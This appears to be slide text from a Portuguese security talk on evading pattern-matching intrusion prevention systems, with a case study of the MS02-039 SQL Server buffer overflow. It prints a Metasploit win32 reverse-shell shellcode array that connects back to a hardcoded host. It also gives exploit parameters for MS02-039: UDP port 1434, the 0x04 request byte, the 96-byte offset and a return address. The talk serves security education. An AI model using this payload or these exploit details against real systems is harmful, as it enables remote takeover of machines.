

Brincando com IPS



Uma maneira mais simples
de contorná-los!

Agenda

- ✓ Estágio 0000
 - ✓ Algumas definições.
- ✓ Estágio 0001
 - ✓ Problemas congênitos.
- ✓ Estágio 0010
 - ✓ Um pouco de história.
- ✓ Estágio 0011
 - ✓ Detecção de "Shellcode Polymorphic".
- ✓ Estágio 0100
 - ✓ Apresentando os vilões.
- ✓ Estágio 0101
 - ✓ Estudo de caso: MS02-039.
- ✓ Estágio 0110
 - ✓ Finalmente o começo.
- ✓ Estágio 0111
 - ✓ BÔNUS – Outras formas de evasão.
- ✓ Estágio 1000
 - ✓ Conclusões!
- ✓ Estágio 1001
 - ✓ Perguntas e respostas.

Estágio 0000



Algumas definições.


Detecção de Intrusos

- ✓ Todo ataque possui dois pontos essenciais em comum:
 - ✓ ORIGEM DO ATAQUE: também conhecido como invasor;
 - ✓ DESTINO DO ATAQUE: também conhecido como vítima ou alvo.
- ✓ Nosso foco é a tecnologia “Pattern Matching”.

“Intrusion Detection Systems”

- ✓ IDS (Intrusion Detection System):
 - ✓ Identificar ataques (invasões).
- ✓ Tipos conceituais:
 - ✓ HIDS: Host Based IDS;
 - ✓ SIDS: Stack Based IDS;
 - ✓ NNIDS: Network-node Based IDS;
 - ✓ NIDS: Network Based IDS;
 - ✓ dIDS: Desktop Based IDS.



“Intrusion Detection Systems”



“Intrusion Protection Systems”

- ✓ IPS (Intrusion Protection System):
 - ✓ Identificar e bloquear ataques (invasões).
- ✓ Tipos conceituais:
 - ✓ NNIPS/HIPS: Network-node/Host Based IPS;
 - ✓ NIPS: Network Based IPS;
 - ✓ dIPS: Desktop Based IPS.
- ✓ O IPS está localizado, conceitual e estrategicamente, entre estes dois pontos.

“Intrusion Protection Systems”



"Buffer overflow"

**BOTTOM OF
MEMORY**

AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA

...

Long Buffer Overflow

Return Address

Shellcode

**TOP OF
STACK**

**TOP OF
MEMORY**

**BOTTOM OF
STACK**

Estágio 0001



Problemas congênitos.

Falso-positivos

- ✓ Um alerta gerado indevidamente pelo IPS/IDS de rede, sendo disparado pelo IPS/IDS de rede uma detecção indevida.
- ✓ Falso-positivo pode ser tão perigoso quanto um falso-negativo, pois:
 - ✓ Pode mascarar e camuflar ataques reais;
 - ✓ Pode indisponibilizar a gerência do IPS, tornando-se impossível a administração do IPS;
 - ✓ Pode gerar uma negação de serviço, fazendo com que:
 - ✓ O IPS desligue a assinatura;
 - ✓ Alto consumo de recursos do IPS (CPU, HD, memória, etc), podendo chegar a uma reinicialização espontânea do IPS;
- ✓ Negação de acesso aos recursos da infra-estrutura devido a falsificação do endereço de origem.

Falso-negativos

- ✓ Não geração de alerta pelo IPS/IDS de rede para uma real tentativa de ataque, sendo este ataque evasivo.
- ✓ Sem ser detectado o ataque pelo IPS/IDS de rede. Isto significa uma grande falha na tecnologia empregada na detecção de ataques.
- ✓ **INVASÃO DO SISTEMA SEM DETECÇÃO.**

É suficiente para evasão???

- ✓ "Shellcode Polymorphic"?
- ✓ "URL Obfuscation"?
- ✓ "IP Fragmentation"?
- ✓ "TCP Segments"?
- ✓ Algo mais que eu tenha esquecido?

Curiosidade

- ✓ 1ª Colocação
 - ✓ *Cross-Site Scripting*
 - ✓ 2ª Colocação
 - ✓ *SQL Injection*
 - ✓ 3ª Colocação
 - ✓ *Buffer Overflow*
 - ✓ 4ª Colocação
 - ✓ *WEB Directory Transversal*
- ✓ Aumento de ataques direcionados a vetores de aplicações, tais como:
 - ✓ *Cross-Site Scripting*;
 - ✓ *SQL Injection*;
 - ✓ O famoso "Buffer Overflow" permanece como um dos vetores de ataque mais comuns, assim como "WEB Directory Transversal".

Estágio 0010



Um pouco de história.

Virus

- ✓ “A computer virus is a self-replicating program containing code that explicitly copies itself and that can "infect" other programs by modifying them or their environment such that a call to an infected program implies a call to a possibly evolved copy of the virus.”
 - ✓ <http://www.faqs.org/faqs/computer-virus/faq/>
 - ✓ Section B. – Definitions and General Information
 - ✓ Question and Answer B1



Tipos de Vírus

- ✓ Podemos classificar o vírus através de duas categorias, sendo elas:
 - ✓ “Modus Operandi”;
 - ✓ Técnicas utilizadas.
- ✓ Nosso foco são as técnicas utilizadas.

Técnicas utilizadas pelos Vírus

- ✓ Vírus simples.
- ✓ Vírus "stealth".
- ✓ Vírus cifrado ou criptografado.
- ✓ Vírus polimórfico.

Cifrado vs. Polimórfico



Estágio 0011





Detecção de "Shellcode Polymorphic".

Bem vindo à realidade cruel.

- ✓ Técnica apresentada:
 - ✓ Por Fermín J. Serna (fjserna@ngsec.com);
 - ✓ Em 21 de Janeiro de 2002;
 - ✓ Ferramenta NIDSfindshellcode;
- ✓ Utiliza a seção de NOP (0x90) como área de detecção.
- ✓ Outras soluções desenvolvidas:
 - ✓ Prelude IDS;
 - ✓ Snort FNORD Shellcode Detection Pre-processor.
- ✓ Porém a técnica foi quebrada:
 - ✓ Por Phantasmal Phantasmagoria (phantasmal@hush.ai);
 - ✓ Em 1º de Outubro de 2004;
 - ✓ Mensagem à BUGTRAQ "On Polymorphic Evasion".

Shellcode Cifrado ou Polimórfico?



http://metasploit.com:55555/PAYLOADS?parent=GLOB%28x2b251a9e

Google

Metasploit Framework Web Console v2.8-dev

Windows Reverse Shell

```
/* win32_reverse - EXITFUNC=seh LHOST=216.75.15.231 LPORT=4321 Size=312 Encoder=PexFnster
unsigned char code[] =
"\x33\xc9\x83\xe9\xb8\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xb2"
"\x9b\x11\x30\x83\xeb\xfc\xe2\xf4\x4e\xf1\xfa\x7d\x5a\x62\xee\xcf"
"\x4d\xfb\x9a\x5c\x96\xbf\x9a\x75\x8e\x10\x6d\x35\xca\x9a\xfe\xbb"
"\xfd\x83\x9a\x6f\x92\x9a\xfa\x79\x39\xaf\x9a\x31\x5c\xaa\xd1\xa9"
"\x1e\x1f\xd1\x44\xb5\x5a\xdb\x3d\xb3\x59\xfa\xc4\x89\xcf\x35\x18"
"\xc7\x7e\x9a\x6f\x96\x9a\xfa\x56\x39\x97\x5a\xbb\xed\x87\x10\xdb"
"\xb1\xb7\x9a\xb9\xde\xbf\x0d\x51\x71\xaa\xca\x54\x39\xd8\x21\xbb"
"\xf2\x97\x9a\x40\xae\x36\x9a\x70\xba\xc5\x79\xbe\xfc\x95\xfd\x60"
"\x4d\x4d\x77\x63\xd4\xf3\x22\x02\xda\xec\x62\x02\xed\xcf\xee\xe0"
"\xda\x50\xfc\xcc\x89\xcb\xee\xe6\xed\x12\xf4\x56\x33\x76\x19\x32"
"\xe7\xf1\x13\xcf\x62\xf3\xc8\x39\x47\x36\x46\xcf\x64\xc8\x42\x63"
"\xe1\xd8\x42\x73\xe1\x64\xc1\x58\x6a\xd0\x1e\xd7\xd4\xf3\x01\xd1"
"\xd4\xc8\x98\xd1\x27\xf3\xfd\xc9\x18\xfb\x46\xcf\x64\xf1\x01\x61"
"\xe7\x64\xc1\x56\xd8\xff\x77\x58\xd1\xf6\x7b\x60\xeb\xb2\xdd\xb9"
"\x55\xf1\x55\xb9\x50\xaa\xd1\xc3\x18\x0e\x98\xcd\x4c\xd9\x3c\xce"
"\xf0\xb7\x9c\x4a\x8a\x30\xba\x9b\xda\xe9\xef\x83\xa4\x64\x64\x18"
"\x4d\x4d\x4a\x67\xe0\xca\x40\x61\xd8\x9a\x40\x61\xe7\xca\xee\xe0"
"\xda\x36\xc8\x35\x7c\xc8\xee\xe6\xd8\x64\xee\x07\x4d\x4b\x79\xd7"
"\xcb\x5d\x68\xcf\x7\x9f\xee\xe6\x4d\xec\xed\xcf\x62\xf3\xe1\xba"
"\xb6\xc4\x42\xcf\x64\x64\xc1\x30";
```

01

Estágio 0100



Apresentando do vilões.

Principais Vilões

- ✓ Tecnologia:
 - ✓ "Pattern Matching"
 - ✓ "Regular Expression"
- ✓ Hardware:
 - ✓ "PCI Bus"
 - ✓ Interfaces "Half-Duplex"

“Pattern Matching”

- ✓ “Pattern Matching” é um “sorteio”:
 - ✓ Você comprar uma cartela com um número.
 - ✓ Você torce para que ele seja sorteado entre tantos.

```
"\t-f <file>\tdefine arp table file\n",
"\t-V\t\tshow $0 version\n",
"\t-h\t\tusage message\n" if ($opts{h} or not $opts{f});

if(defined $opts{f}){ $file=$opts{f}; &pperm($file, $verbose); }

sub pperm{
  open(FILE, "<".$_[0]) or die "open($_[0]): $_!\n";
  print "Setting ARP Cache Entries Permanent using $_[0] config file:\n" if ($verbose);
  foreach(<FILE>){
    chomp; $line++;
    if(/^#/){ next; }
    if((((($ip_addr, $hw_addr, $if) = /\s*(.+?)\s+(\S+)\s*\s+(\S+)\s*/) == 3) and no
      printf("%-25s - %-25s - %-10s\n", $ip_addr, $hw_addr, $if) if $_[1];
      if(($^O=~/MSWin32/i) and ($ENV{'OS'}=~/Windows_NT/i)){
        $hw_addr=~y/://-//; arp("-s", $ip_addr, $hw_addr, "-N", $if);
      } else { arp("-i", $if, "-s", $ip_addr, $hw_addr); }
    }else{ die "$0: error: unknwn file's format in $_[0] at line $line.\n"; }
  }
  print "\nThanks for using| Sekure SDI's Tools!\n" if ($verbose);
  close(FILE);
}

=pod

=head1 NAME


B<farpce.pl - Force ARP Cache Entries v. 0.11-HR>

=head1 SYNOPSIS

B<farpce.pl> [B<-v>] [B<-f> B<E<lt>table.arpE<gt>>] [B<-h>]
```

“PCI Bus” & Interfaces “Half-Duplex”

- ✓ “PCI Bus” já foi discutido em outras conferências, mas vamos a um exemplo:
 - ✓ Teoria:
 - ✓ 64 bits ou 33 MHz → 2 Gbps
 - ✓ Prática:
 - ✓ 64 bits ou 33 MHz → 500 Mbps



Estágio 0101



Estudo de caso: MS02-039.

Microsoft SQL Server Resolution Service

- ✓ Microsoft SQL Server Resolution Service:
 - ✓ Permite uma forma aos clientes de SQL pesquisar por uma particular instância do SQL Server através de "network endpoints";
 - ✓ Somente útil quando o SQL Server é configurado para utilizar instâncias nomeadas com alocação dinâmica de portas TCP, sendo a porta padrão TCP do SQL Server 1433.
- ✓ Utiliza-se da porta UDP 1434 para a função de notificar os clientes de SQL sobre as portas TCP dinamicamente alocadas.
- ✓ A requisição é inicializada pelo primeiro primeiro byte contendo um valor específico: 0x04.

Entendendo o MS02-039

- ✓ Porém, se esta requisição ultrapassa um limite não checado e tratado pelo SQL Server, é possível a exploração de um "Buffer Overflow", sem que haja necessidade de autenticação.
- ✓ Quando enviada uma requisição com o primeiro byte tendo valor 0x04 mais 96 bytes é possível se sobrescrever o endereço de retorno e controlar o fluxo de execução.
- ✓ Resultado:
 - ✓ CONTROLE TOTAL DA MÁQUINA ALVO SEM NECESSIDADE DE AUTENTICAÇÃO, PODENDO-SE FALSIFICAR A ORIGEM DO ATAQUE.

Mapeamento da STACK

**BOTTOM OF
MEMORY**

Local Buffer (64 Bytes)

**TOP OF
STACK**

Registers (28 bytes)

Saved EBP (4 Bytes)

Saved EIP (4 Bytes)

**TOP OF
MEMORY**

Arguments

**BOTTOM OF
STACK**

Permitindo o Buffer Overflow

```
...
char buffer[60];
char **request;
SOCKET s;
...
    recv(s, request, 2048, 0);
    swicth(++(*request)) {
        case 0x04:
            strcpy(buffer, ++(*request));
    }
...

```

Explorando o MS02-039

**BOTTOM OF
MEMORY**

AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA

...

Long Buffer Overflow
(96 Bytes)

0x42b0c9dc (4 Bytes)

Shellcode

**TOP OF
STACK**

**TOP OF
MEMORY**

**BOTTOM OF
STACK**

Entendendo o MS02-039

- ✓ Protocolo
 - ✓ UDP
- ✓ Porta de Comunicação:
 - ✓ 1434
- ✓ Requisição no serviço:
 - ✓ 0x04
- ✓ Tamanho da requisição:
 - ✓ DoS 60 Bytes (≠ NULL)
 - ✓ Buffer Overflow > 96 (≠ NULL)

Estágio 0110



Finalmente o começo.

Estágio 0111



BÔNUS

Outras possibilidades.

Estágio 1000




Conclusões!

Estágio 1001



Perguntas e respostas.

Dúvidas?



Estágio 1010



Sekure.ORG